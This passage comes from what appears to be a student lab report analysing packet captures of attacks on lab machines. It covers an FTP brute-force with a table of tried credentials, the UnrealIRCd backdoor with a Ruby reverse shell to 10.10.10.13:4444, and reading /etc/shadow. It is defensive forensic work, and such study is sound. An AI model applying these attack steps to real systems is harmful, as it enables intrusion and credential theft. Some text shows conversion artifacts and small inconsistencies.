> Ethernet II, Src: RealtekU_12:50:06 (52:54:00:12:50:06), Dst: RealtekU_12:50:32 (52:54:00:12:50:32)
> Internet Protocol Version 4, Src: 10.10.10.13, Dst: 192.168.20.21
> Transmission Control Protocol, Src Port: 41555, Dst Port: 2121, Seq: 12, Ack: 90, Len: 11
> Data (11 bytes)
0000  52 54 00 12 50 32 52 54 00 12 50 06 08 00 45 00  RT..P2RT..P...E.
0010  00 3f b9 97 40 00 3e 06 9a 4d 0a 0a 0a 0d c0 a8  .?..@.>. .M.....
0020  14 15 a2 53 08 49 d7 ca 1f 6a 5f 10 f2 d2 80 18  ...S-I..-j_.....
0030  01 f6 c5 57 00 00 01 01 08 0a 85 05 eb 1e 00 0a  ...W....
0040  b1 21 50 41 53 53 20 72 6f 6f 74 0d 0a          .!PASS r oot..

```

Fig. 466. FTP password

6. Failed login attempt

Because of the incorrect credentials the attacker was unable to authenticate at the server.

```

Wireshark · Packet 39 · FTPLogin.pcap
> Frame 39: 88 bytes on wire (704 bits), 88 bytes captured (704 bits)
> Ethernet II, Src: RealtekU_12:50:32 (52:54:00:12:50:32), Dst: RealtekU_12:50:06 (52:54:00:12:50:06)
> Internet Protocol Version 4, Src: 192.168.20.21, Dst: 10.10.10.13
> Transmission Control Protocol, Src Port: 2121, Dst Port: 41555, Seq: 90, Ack: 23, Len: 22
> Data (22 bytes)
0000  52 54 00 12 50 06 52 54 00 12 50 32 08 00 45 00  RT..P..RT..P2..E.
0010  00 4a 5f 43 40 00 40 06 f2 96 c0 a8 14 15 0a 0a  .J_C@.@. ....
0020  0a 0d 08 49 a2 53 5f 10 f2 d2 d7 ca 1f 75 80 18  ...I.S_.....u..
0030  00 b5 ca cd 00 00 01 01 08 0a 00 0a b1 21 85 05  .....!...
0040  eb 1e 35 33 30 20 4c 6f 67 69 6e 20 69 6e 63 6f  ..530 Lo gin inco
0050  72 72 65 63 74 2e 0d 0a          rrect...

```

Fig. 467. Login incorrect

Below figure shows the authentication process undergone by the attacker at the FTP server.



```


220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.20.21]
USER abc
331 Password required for abc
PASS root
530 Login incorrect.

```

Fig. 468. TCP stream (tcp.stream.eq 1)

7. Successful login

After many unsuccessful attempts, the attacker was able to authenticate with the username “msfadmin” and password “msfadmin”.



```

220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.20.21]
USER msfadmin
331 Password required for msfadmin
PASS msfadmin
230 User msfadmin logged in

```

Fig. 469. Successful authentication

Attacker made many attempts to get authenticated at the FTP server by sending different set of usernames and passwords to the server. A new TCP connection was established for every attempt and the connection got reset after the authentication process. This clearly defines that the attacker tried to perform bruteforce attack on the victim machine to know the user credentials.

Following are the list of usernames and passwords that were used by the attacker to perform the bruteforce attack.

TABLE LIV. 220 ProFTPD 1.3.1 BRUTE-FORCE CREDENTIALS

USERNAME	PASSWORD
abc	root
abc	msfadmin
abc	kali
abc	asdf
abc	astter
abc	user
msfadmin	root
msfadmin	msfadmin
root	root
root	msfadmin
root	kali

root	asdf
root	astter
root	user
asdf	root

8. Login to the FTP server

After getting the user credentials of the FTP server, the attacker used the actual username and password to login to the FTP server. From the below figure it can be observed that the attacker used “msfadmin” as the username and “msfadmin” as the password. It is also evident that the attacker used the linux list command to view the files in the directory.

```

220 (vsFTPd 2.3.4)
USER msfadmin
331 Please specify the password.
PASS msfadmin
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,182,147,227,181
200 PORT command successful. Consider using PASV.
LIST -lat
150 Here comes the directory listing.
226 Directory send OK.
QUIT
221 Goodbye.

```

Fig. 470. TCP stream

Following figure shows the output of the ‘list’ command used by the attacker.

```

-rwx----- 1 1000 1000 4 May 20 2012 .rhosts
drwxr-xr-x 5 1000 1000 4096 May 20 2012 .
-rw----- 1 0 0 4174 May 14 2012 .mysql_history
lrwxrwxrwx 1 0 0 9 May 14 2012 .bash_history -> /dev/null
drwx----- 2 1000 1000 4096 May 18 2010 .ssh
-rw-r--r-- 1 1000 1000 0 May 07 2010 .sudo_as_admin_successful
drwxr-xr-x 6 1000 1000 4096 Apr 28 2010 vulnerable
drwxr-xr-x 4 1000 1000 4096 Apr 17 2010 .distcc
drwxr-xr-x 6 0 0 4096 Apr 16 2010 ..
-rw-r--r-- 1 1000 1000 586 Mar 16 2010 .profile

```

Fig. 471. Post-exploitation activity

***** The contribution of Amulya Maaderredy ends here*****

Analysis performed by the DMZ Zone Team

***** The contribution of Akshat Mehta starts here *****

V. Wireshark analysis of Playbook 44: Remote command execution on Web application

- i. Pcap filename: drupal_coder.pcap
- ii. Wireshark Analysis:




Fig. 472. Finding the exfiltrated packet from the attacker

The Coder Module evaluates your Drupal code for code and other best practices. It may also remedy code defects and improve fundamental components. In a script file with the php extension, the module does not appropriately verify user entries. An unsuccessful user can request arbitrary php code directly in this file.



Fig. 473. Commands exploiting the version and user-group

W. Wireshark analysis of Playbook 45: Backdoor in UnrealIRCd.

UnrealIRCd is a DreamForge-based IRC open source daemon and is accessible on Windows and Unix-like operating systems. Several additional features, including up-to-date security features and bug fixes, have been added and changed since UnrealIRCd was developed in May 1999. The attack did originate from the IP address 10.10.10.13 with the source port 40317 and targeting the destination port 6667.




Fig. 474. Finding the exploit payload during packet analysis

Here we can see the attacker has used a ruby payload. It is seen that the attacker tells the compromised machine to connect back to it using TCPSocket to the IP address 10.10.10.13 and port 4444. The vulnerability allowed an attacker to execute arbitrary code by sending the string "AB," which triggered the backdoor, followed by the payload, which in this case was ruby. The compromised device established the connection to the attacker; it is called reverse connection.




Fig. 475. Parameters passed for the reverse connection to the attacker

After the connection is made, the attacker actively reconnaissance the device in control. The attacker tries to see what privilege he has access to. The attacker has attained access to the boba_fett user.




Fig. 476. Commands exploiting the user type

Next, the attacker tries to see the device connected to the internet and what all other interfaces are present. This is done by ifconfig, which is a system administration utility. This lets the attacker dive more profound into the physical layer as he/she has the hardware address of all the NIC associated with the device.




Fig. 477. Attacker trying to know the connections on each interface

After this, the attacker has targeted the file system by accessing the files of the 'boba_fett' user. This attack is tearing apart the CIA triad's confidentiality and integrity of the user's data.





Fig. 478. Fig. Accessing the files in the directory

The attacker can view all the files on the user's devices from which he chooses to view 'ircd.log'.



```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · unreal_...
cat ircd.log
[Sun Jul 29 13:17:50 2018] - TIME SYNCH: timeserver=1532870270, our=1532870270, offset = 0 [old offset: 0]
[Tue Oct 20 17:43:50 2020] - TIME SYNCH: timeserver=1603215830, our=1603215830, offset = 0 [old offset: 0]
[Tue Oct 20 17:47:44 2020] - TIME SYNCH: timeserver=1603216067, our=1603216064, offset = 3 [old offset: 0]
[Sun Oct 25 16:41:38 2020] - TIME SYNCH: timeserver=1603665699, our=1603644098, offset = 21601 [old offset: 3]
[Mon Oct 26 04:41:41 2020] - WARNING: Time jumped ~21602 seconds ahead! (1603665699 -> 1603687301)
[Mon Oct 26 04:41:41 2020] - [TimeShift] Resetting some timers!
[Sun Oct 25 23:01:38 2020] - TimeSync: WARNING: Was unable to send message to server #0...
[Sun Oct 25 23:01:38 2020] - TimeSync: WARNING: Was unable to send message to server #1...
[Sun Oct 25 23:01:38 2020] - TimeSync: WARNING: Was unable to send message to server #2...
[Sun Oct 25 23:01:38 2020] - TIME SYNCH: Unable to synchronize time: Timeout. This happens sometimes, no error on your part.
[Sun Oct 25 23:06:52 2020] - TimeSync: WARNING: Was unable to send message to server #0...
[Sun Oct 25 23:06:52 2020] - TimeSync: WARNING: Was unable to send message to server #1...
[Sun Oct 25 23:06:52 2020] - TimeSync: WARNING: Was unable to send message to server #2...
[Sun Oct 25 23:06:52 2020] - TIME SYNCH: Unable to synchronize time: Timeout. This happens sometimes, no error on your part.
[Mon Oct 26 22:34:31 2020] - TimeSync: WARNING: Was unable to send message to server #0...
[Mon Oct 26 22:34:31 2020] - TimeSync: WARNING: Was unable to send message to server #1...
[Mon Oct 26 22:34:31 2020] - TimeSync: WARNING: Was unable to send message to server #2...
[Mon Oct 26 22:34:31 2020] - TIME SYNCH: Unable to synchronize time: Timeout. This happens sometimes, no error on your part.
[Wed Oct 28 05:34:12 2020] - WARNING: Time jumped ~66024 seconds ahead! (1603797228 -> 1603863252)
[Wed Oct 28 05:34:12 2020] - [TimeShift] Resetting some timers!
[Thu Oct 29 21:38:56 2020] - TimeSync: WARNING: Was unable to send message to server #0...
[Thu Oct 29 21:38:56 2020] - TimeSync: WARNING: Was unable to send message to server #1...
[Thu Oct 29 21:38:56 2020] - TimeSync: WARNING: Was unable to send message to server #2...
[Thu Oct 29 21:38:56 2020] - TIME SYNCH: Unable to synchronize time: Timeout. This happens sometimes, no error on your part.
[Fri Oct 30 23:34:56 2020] - TimeSync: WARNING: Was unable to send message to server #0...
[Fri Oct 30 23:34:56 2020] - TimeSync: WARNING: Was unable to send message to server #1...
[Fri Oct 30 23:34:56 2020] - TimeSync: WARNING: Was unable to send message to server #2...
[Fri Oct 30 23:34:56 2020] - TIME SYNCH: Unable to synchronize time: Timeout. This happens sometimes, no error on your part.
[Thu Nov 12 19:07:06 2020] - TimeSync: WARNING: Was unable to send message to server #0...
[Thu Nov 12 19:07:06 2020] - TimeSync: WARNING: Was unable to send message to server #1...
[Thu Nov 12 19:07:06 2020] - TimeSync: WARNING: Was unable to send message to server #2...
[Thu Nov 12 19:07:06 2020] - TIME SYNCH: Unable to synchronize time: Timeout. This happens sometimes, no error on your part.
[Fri Nov 13 06:10:00 2020] - Connect - cjyvytnuh!nmap@192.168.127.1 [VHOST 8615175E.B1DFC955.FFFA6D49.IP]
[Fri Nov 13 06:10:00 2020] - Disconnect - (0:0:9) cjyvytnuh!nmap@192.168.127.1 [VHOST 8615175E.B1DFC955.FFFA6D49.IP]
[Fri Nov 13 06:15:53 2020] - Connect - mzlgvssst!nmap@192.168.127.1 [VHOST 8615175E.B1DFC955.FFFA6D49.IP]
[Fri Nov 13 06:15:53 2020] - Disconnect - (0:0:9) mzlgvssst!nmap@192.168.127.1 [VHOST 8615175E.B1DFC955.FFFA6D49.IP]
[Fri Nov 13 00:51:20 2020] - TIME SYNCH: timeserver=1605228681, our=1605228680, offset = 1 [old offset: 21601]
[Fri Nov 13 03:43:32 2020] - Connect - tmfprlqhn!nmap@192.168.236.129 [VHOST 9965D3F2.BE58DE5E.FFFA6D49.IP]
[Fri Nov 13 03:43:32 2020] - Disconnect - (0:0:1) tmfprlqhn!nmap@192.168.236.129 [VHOST 9965D3F2.BE58DE5E.FFFA6D49.IP]
[Fri Nov 13 03:43:32 2020] - Connect - gaynehrvh!nmap@192.168.236.129 [VHOST 9965D3F2.BE58DE5E.FFFA6D49.IP]
[Fri Nov 13 03:43:32 2020] - Disconnect - (0:0:0) gaynehrvh!nmap@192.168.236.129 [VHOST 9965D3F2.BE58DE5E.FFFA6D49.IP]
[Fri Nov 13 03:43:33 2020] - Connect - zlvdrkwdp!nmap@192.168.236.129 [VHOST 9965D3F2.BE58DE5E.FFFA6D49.IP]
```

Fig. 479. Exfiltering the ircd.log file in the victim's device

The above image shows the reply from the victim to the attacker. Now the attacker has sufficient information to infiltrate the user's data, search the victim's system version from which the attacker could find out whether the device has the latest security patches or not so that he can exfiltrate the data more rigorously.




Fig. 480. Command exploiting the version of the victim's device

It may provide certain information to distinguish attacks and the attacker's malicious actions by reviewing packet captures of the compromised device. It simply reveals that a computer with the IP address *10.10.10.13* sent a packet to *192.168.30.31* containing the string "*cat /etc/shadow*". The contents of the file in the packet were sent to the attacker's computer by the victim machine. It demonstrates that when the attacker machine requested that the victim machine display the '*shadow*' file containing all users' passwords in an encrypted format, the victim machine responded by displaying the entire file. It also shows that the attacker's computer has escalated privileges. It also reveals that the victim's computer was compromised by an attacker machine with the IP address *10.10.10.13*.





Fig. 481. Attacker accessing the */etc/shadow* file containing passwords

Here we can see 44 packets transmitted between attacker and victim, from which the attacker sends the 12 packets → victim and 32 packets are sent by the victim → attacker.



***** The contribution of Akshat Mehta ends here*****

X. *Wireshark analysis of Playbook 42: SQL injection to disable Web Server and Privilege escalation*

i. *Pcap filename: drupal.pcap*

ii. *Wireshark Analysis:* Drupal is a popular Content Management System (CMS) open-source designed to build, build, and manage websites and online apps. Many websites and companies across the world utilize Drupal. Drupal. It is usually a favoured choice for CMS software among developers, as it is open source and websites easy to establish using Drupal.

